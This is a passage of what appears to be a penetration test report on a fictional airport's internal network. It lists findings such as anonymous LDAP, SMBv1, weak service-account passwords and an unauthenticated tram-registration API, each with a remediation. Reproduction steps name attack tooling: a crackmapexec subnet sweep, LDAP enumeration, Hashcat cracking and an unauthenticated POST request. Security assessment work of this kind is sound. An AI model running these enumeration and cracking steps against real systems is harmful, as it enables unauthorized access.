Storing passwords in cleartext in the Active Directory attributes is not considered best practice and can lead to the compromise of affected accounts. Regular domain users can query the information in the database to extract such passwords quickly and easily.

Business Impact

This issue increases the risk of account compromise for a business and can result in immediate noncompliance and regulatory fines.

Remediation Recommendation

Remove any cleartext passwords or secrets from the Active Directory attributes of users, groups, and assets.

References

https://www.tenable.com/indicators/ioe/C-CLEARTEXT-PASSWORD

END OF FINDING

H.9 Workstations Security Real Time Protection disabled

High Risk	
Likelihood	Likely
Impact	Moderate
Remediation	Medium

Affected Scope

- **SKYDESKTOP01**
- **SKYDESKTOP02**
- **SKYDESKTOP03**

Description

Employee workstations utilizing Windows Security Anti-Virus have Real Time Protection disabled. This prevents Windows from dynamically scanning files when downloaded or opened.

Steps to Reproduce

Search Windows Security utilizing the windows spotlight search. Feature will display as disabled.

Technical Impact

Lack of real time protection increases the likelihood that malicious files can be downloaded or executed. This exposes systems to increased risk of phishing attachments, and malicious files downloaded from the internet.

Business Impact

Workstations have the potential to be rendered inoperable post-compromise or be utilized as an attack vector to spread throughout the environment. Resulting in loss of productivity and ability for employees to perform daily functions.


Remediation Recommendation

Create group policy that sets Windows Security Real Time protection to enabled [6]

Apply this group policy to all applicable systems.

[6] https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/administer-security-policy-settings

References



END OF FINDING

Medium Vulnerabilities

M.1 LDAP Anonymous Logon

Medium Risk	
Likelihood	Likely
Impact	Moderate
Remediation	Easy

Affected Scope


- **10.0.0.5 (SKYCONTROL01)**

Description

An LDAP server was found such that a user can connect to it without authentication and query it for information. This can result in information disclosure, which an attacker can use to advance further attacks.

Steps to Reproduce

Nmap was used to query the LDAP service on the domain controller and gain information about the domain, some groups and users, as well as additional user attributes such as names, addresses, and email addresses.



```
memberOf: CN=all,CN=Users,DC=corp,DC=kkms,DC=local
uSNChanged: 34462
proxyAddresses: SMTP:ssmi
streetAddress:
name: Scott
objectGUID: 14a6d0cb-e1e9-8b48-bf8f-2a2c3f56d874
userAccountControl: 512
```

Technical Impact

The immediate technical impact concerning this vulnerability is the information disclosure about users, groups, and other objects in the Active Directory domain. An attacker can use this information to aid in further attacks, potentially leading to initial access and privilege escalation.

Business Impact

Impacts to the business would depend on whether the attacker can use the data disclosed to gain access to the assets. If attackers are not able to gain access, the impact is limited to sensitive information disclosure and the risks associated with PII (personal identifiable information). The scope of the impact increases to business disruption, noncompliance/fees, and reputational damages otherwise.

Remediation Recommendation

Configure the LDAP service to disallow null/anonymous logins and binds.

References

https://learn.microsoft.com/en-us/troubleshoot/windows-server/identity/anonymous-ldap-operations-active-directory-disabled

END OF FINDING

M.2 Utilization of SMBv1

Medium Risk	
Likelihood	Possible
Impact	Severe
Remediation	Easy

Affected Scope

- **10.0.0.6 (cessna-exchange.corp.kkms.local))**
- **10.0.0.201 (SKYDESKTOP01)**
- **10.0.0.202 (SKYDESKTOP02)**
- **10.0.0.203 (SKYDESKTOP03)**

Description

It was discovered that some of the hosts still utilized SMB version one. This is because the older versions of Windows with outdated SMB version are vulnerable to SMB exploitation that can lead to attackers obtaining remote access of the hosts and interfere with client-server connection.

Steps to Reproduce

crackmapexec smb 10.0.0.0/24

Technical Impact

SMBv1 lacks the protection against man-in-the-middle (MITM) attacks that interfere with the connection between client and server. Furthermore, it protects against attacks that downgrade the dialect that are being sent. In a severe case, an attacker can take an advantage of this vulnerability to escalate in privileges and acquire remote code execution.

Business Impact

If the exploitation is successfully conducted, the communication between client and server will be compromised. Moreover, sensitive information that is obtained from the attacker can be utilized to change the workings of the hosts. Since it will affect the operations of the desktop devices at the airport, various airport operations will be affected depending on the desktop functionality.

Remediation Recommendation

Utilizing an updated SMB version (SMB 3.0+) will enable the data packets that are being sent to be encrypted, preserve pre-authentication integrity, and prevents dialect negotiations from downgrading.

References

SMB 3.1.1 Pre-authentication integrity in Windows 10

SMB3 Secure Dialect Negotiation

SMB 3.1.1 Encryption in Windows 10

END OF FINDING

M.3 Hacking software installed on workstation in internal environment

Medium Risk	
Likelihood	Unlikely
Impact	Moderate
Remediation	Easy

Affected Scope

10.0.0.203/SKYDESKTOP03

Description

SKYDESKTOP03 has multiple programs utilized for hacking installed on the public profile of SKYDESKTOP03.

Steps to Reproduce

Login to SKYDESKTOP03 with a domain user account. The potentially dangerous software is in the following locations:

- C:\Users\Public\Desktop\Tools\netexec.exe
- C:\Users\Public\Desktop\Tools\Inveigh\ Inveigh.exe
- C:\Program Files\BurpSuiteCommunity\BurpSuiteCommunity.exe

Technical Impact

The presence of pre-installed tools assists an attacker in minimizing their signature on the device, by not being required to download and install software to conduct further attacks from this endpoint.

Business Impact

Allowing the

Remediation Recommendation

Remove the software and consider the creation of an acceptable use policy that prohibits the installation of potentially dangerous software. It is recommended that RAKMS implement a software solution to monitor and restrict software installations.

References




Image Description: Screenshot of hacking software installed on public desktop




Image Description: Screenshot of hacking software installed on public desktop

END OF FINDING

M.4 Weak Credentials

Medium Risk	
Likelihood	Possible
Impact	Moderate
Remediation	Easy

Affected Scope

10.0.0.43/employeetimedb.corp.kkms.local

Description

The Employee DB was found to have a weak username and password that was vulnerable to brute force attacks.

Steps to Reproduce

Common administrator credentials that were manually inputted were sufficient to access the Employee DB user login.




Image Description: Admin credentials used for Employee DB login

View admin restricted pages after logging into the admin account.




Image Description: Admin view of Employee DB site

Technical Impact

Weak passwords may lead to credentials stolen by unauthorized users that can not only lead to compromised data of other user credentials, but also sensitive information belonging to the organization.

Business Impact

Lack of a strong password policy can lead to the increase in the usage of weak passwords within the organization, causing the probability of attackers compromising the password to significantly increase.

Remediation Recommendation

A reassessment of the password policy will be necessary to ensure that it is following the NIST password policy standards. Once the policy is established, users should be required to update their login credentials to follow the established standards.

References

NIST Special Publication 800-63B

END OF FINDING

M.5 Tiered Administrator Accounts Not Used

Medium Risk	
Likelihood	Possible
Impact	Moderate
Remediation	Hard

Affected Scope

- **Corp.kkms.local domain**

Description

Administrators of the Active Directory systems and domain should have at least two accounts – one for administering and one for everyday tasks. This reduces the risks of compromising the administrative account to various attacks. With the ideal implementation, administrators are given a set of "tiered" accounts, each with specific access settings and privileges to logically separate administrative access to systems.

Steps to Reproduce

Active Directory was queried with tools like ldapdomaindump and Active Directory Users and Groups to determine what groups and users were in use. It was shown that administrator users did not have access to privilege-tiered accounts and would risk compromising their administrator accounts in everyday use of the internal systems. An example of such users is shown below.

Avak Muller	amuller	all, Policy Administrators, Domain Admins
Ted Striker	tstriker	all, Policy Administrators, Domain Admins

Technical Impact

Using administrative accounts for everyday tasks increases the risk of account compromise. This facilitates attackers' lateral movement and privilege escalation.

Business Impact

Not using tiered accounts makes businesses highly susceptible to breaches, since it only takes a single compromised account to allow attackers to easily move between systems and gain administrative privileges. Thus, implementing tiered accounts can make an organization much more resilient to credential theft and insider threats.

Remediation Recommendation

At the minimum, allocate at least two accounts to the administrators in the environment – one for everyday tasks like web browsing and emails, and another for administrative tasks. Implement more tiered accounts as the organization matures.

References

https://blog.improsec.com/tech-blog/preventing-lateral-movement-in-active-directory-with-authentication-policies

END OF FINDING

M.6 Windows Firewall Disabled on workstations

Medium Risk	
Likelihood	Possible
Impact	Moderate
Remediation	Medium

Affected Scope

- SKYDESKTOP01
- SKYDESKTOP02
- SKYDESKTOP03

Description

Employee workstations do not have the Windows Firewall enabled. This permissively allows connections on all ports to the workstation.

Steps to Reproduce

Search Windows Firewall in the windows spotlight search. Opening windows firewall displays a warning that the feature is disabled for the device.

Technical Impact

Lack of Windows Firewall permits any device on a reachable network to the host to attempt to connect to any exposed services on the device.


Business Impact

Workstations have the potential to be rendered inoperable post-compromise or be utilized as an attack vector to spread throughout the environment. Resulting in loss of productivity and ability for employees to perform daily functions.

Remediation Recommendation

Enable Windows Firewall and selectively allow services that are required for business related functions.

References



END OF FINDING

M.7 Sensitive Information Disclosure

Medium Risk	
Likelihood	Unlikely
Impact	Severe
Remediation	Medium

Affected Scope

- **10.0.0.33/baggagecheckin.corp.kkms.local**

Description


Located on the Passenger Selection page of the Baggage Checkin service, input boxes for passenger name look up per flight are provided for a user to check if they or another customer will be on a specific flight.

Steps to Reproduce

Navigate to baggagecheckin.corp.kkms.local/kiosk/go/.

Accept the terms and services, then select an airline and specific flight.

Enter the first and last name of the customer to verify if they will be on the flight chosen.



Technical Impact

A malicious user could browse to the Passenger Selection page of any given flight, and identify if a specific customer will be on the flight. This could potentially compromise the safety of that customer, depending on the intent of the malicious user.

Business Impact

In the scenario of a potentially high-profile client flying out/in of RAKMS, having a layover in RAKMS, or a similar situation, a malicious user could check any and all flights with the flient's first and last name until they locate which flight the client will be on. This could lead to a compromise of safety, potential litigation, and a loss of trust.

Remediation Recommendation

Implement and enforce authentication for the Baggage Checkin page and its pathways. Alter the Passenger Selection page to ensure that users only have access to verify their own presence on a flight.

References

Authentication Methods

END OF FINDING

M.8 Weak Service Account Credentials

Medium Risk	
Likelihood	Possible
Impact	Moderate
Remediation	Easy

Affected Scope

- corp.kkms.local

Description

The service accounts svc_ATC and EDR_TEST have passwords which are easy to compromise.

Steps to Reproduce

By using the password cracking tool Hashcat, we were able to use a list of the 10,000 most common passwords to guess the passwords of the service accounts svc_ATC and EDR_TEST.

Image Description: Hashcat results showing hash and password (redacted)

Technical Impact

An attacker with access to a service account will have access to any sensitive data contained on the accounts.

Business Impact

If an account were to be compromised, that opens the company up to non-compliance fees. It may also be possible for an attacker to use the compromised account to affect business operations.

Remediation Recommendation

Change the password on the two accounts to something that is not easily comprised. A good password has at least one uppercase letter, one number, and one special character.

References

OWASP Authentication Cheat Sheet

END OF FINDING

Low Vulnerabilities

L.1 Sensitive Data within HTTP

Low Risk	
Likelihood	Possible
Impact	Minor
Remediation	Easy

Affected Scope

- 10.0.0.5/SKYCONTROL01.corp.kkms.local
- 10.0.0.6/Cessna-exchange.corp.kkms.local
- 10.0.0.33/baggagecheckin.corp.kkms.local
- 10.0.0.43/employeetimedb.corp.kkms/local
- 10.0.0.100/afws.corp.kkms.local
- 10.0.20.101/tram1.train.kkms.local
- 10.0.20.102/tram2.train.kkms.local
- 10.0.20.103/tram3.train.kkms.local

Description

All sites listed within the affected scope utilized an unencrypted HTTP.

Steps to Reproduce

Websites that do not utilize HTTPS show a warning symbol to indicate that the site is insecure.




Image Description: Insecure afws site Connection




Image Description: Insecure Baggage Checkin site Connection

The remaining sites listed in the scope have been omitted for readability.

Technical Impact

Inputs from clients on insecure networks can be altered by malicious attackers, leading to a compromise in the integrity of the information being sent from the website.

Business Impact

One example of a possible repercussion from the use of http instead of https can include changes in user credential, leading to confusion over who has or has not paid for their orders. These types of situations can cause companies to lose trust, which can negatively impact their image.

Remediation Recommendation

Any pages operating on HTTP should be configured to utilize HTTPS.

References

HTTP vs HTTPS: What's the Difference?

END OF FINDING

L.2 Verbose Error Message

Low Risk	
Likelihood	Possible
Impact	Minor
Remediation	Easy

Affected Scope

- 10.0.20.100/tram-ops.train.kkms.local

Description

When navigating to a path that doesn't exist on tram-ops.train.kkms.local, the user gets redirected to an error screen with a list of multiple API calls.

Steps to Reproduce

While attempting path traversal, an error page with a list of API calls was discovered. To reproduce, navigate to 10.0.20.100. Add a random path at the end of the URL, and upon entering an error page shows up which has a table of API calls, as well as the option to view application and framework traces.

Image Description: Table of API calls listed on error screen.

Technical Impact

By exposing the API calls the host uses, an attacker would be able to use those calls to view the home page which lists all the trams, the health of the trams, the docs which lists the parameters needed to register a new tram, and the ability to register a new tram.

Business Impact

If an attacker were to use this information to register new trams, RAKMS would have to spend time and resources on removing them from the system.

Remediation Recommendation

Edit the error screen to remove the list of the API functions and application/framework traces.

References

OWASP Improper Error Handling

END OF FINDING

L.3 Unauthenticated Tram Registration

Low Risk	
Likelihood	Possible
Impact	Minor
Remediation	Medium

Affected Scope

- 10.0.20.100/tram-ops.train.kkms.local

Description

By using an API call on 10.0.20.100, it's possible to register a new tram without any authorization.

Steps to Reproduce

While on an error page for 10.0.20.100, a list of API calls was publicly available. When navigating to 10.0.20.100/docs, a list of parameters used in the /register API call was discovered. Using this information and calling POST on 10.0.20.100/register?region=<region>&line=<line>&ip=<ip-address>&hostname=<hostname>, we were able to register a new tram.




Image Description: Postman result showing successful tram registration

When navigating to 10.0.20.100/home, the official trams, as well as the newly created trams, were visible.




Image Description: 10.0.20.100/home page showing newly registered trams

Technical Impact

Without the need for authentication when making an API call, anyone can make a request on the host. A malicious user could use these requests to add many new trams to the system.

Business Impact

If an attacker were to register a new tram, RAKMS would have to spend time and resources on removing them from the system.

Remediation Recommendation

Make it so an API token is required for every request.

References

OWASP REST Security Cheat Sheet

END OF FINDING

Informational Vulnerabilities

I.1 Vulnerable Application Disclosure

Informational Risk	
Likelihood	Likely
Impact	Major
Remediation	Medium

Affected Scope

- **10.0.20.100 (tram-ops.train.kkms.local)**

Description

The user is immediately shown information regarding the Rails version, which was 5.2.2, which enable attackers to easily determine the secret token that is generated, allowing them to gain remote code execution.

Steps to Reproduce

Input the link: http://10.0.20.100:3000

Technical Impact

If the vulnerability is successfully conducted, an attacker may gain access to remote code execution, which enables attackers to insert malicious code into the network. This can result in user data compromise and obtain deeper access to the network.

Business Impact

If the remote code execution is successfully obtained, several consequences may result that will not only affect the company financially but it will also lead to a loss trust of customers. Consequences can involve a loss of customer identity and information, slower network, and other company data breach.

Remediation Recommendation

Newest versions of Rails should be utilized. The most recent release Rails is 7.1.2, which was released on November 10, 2023.

References

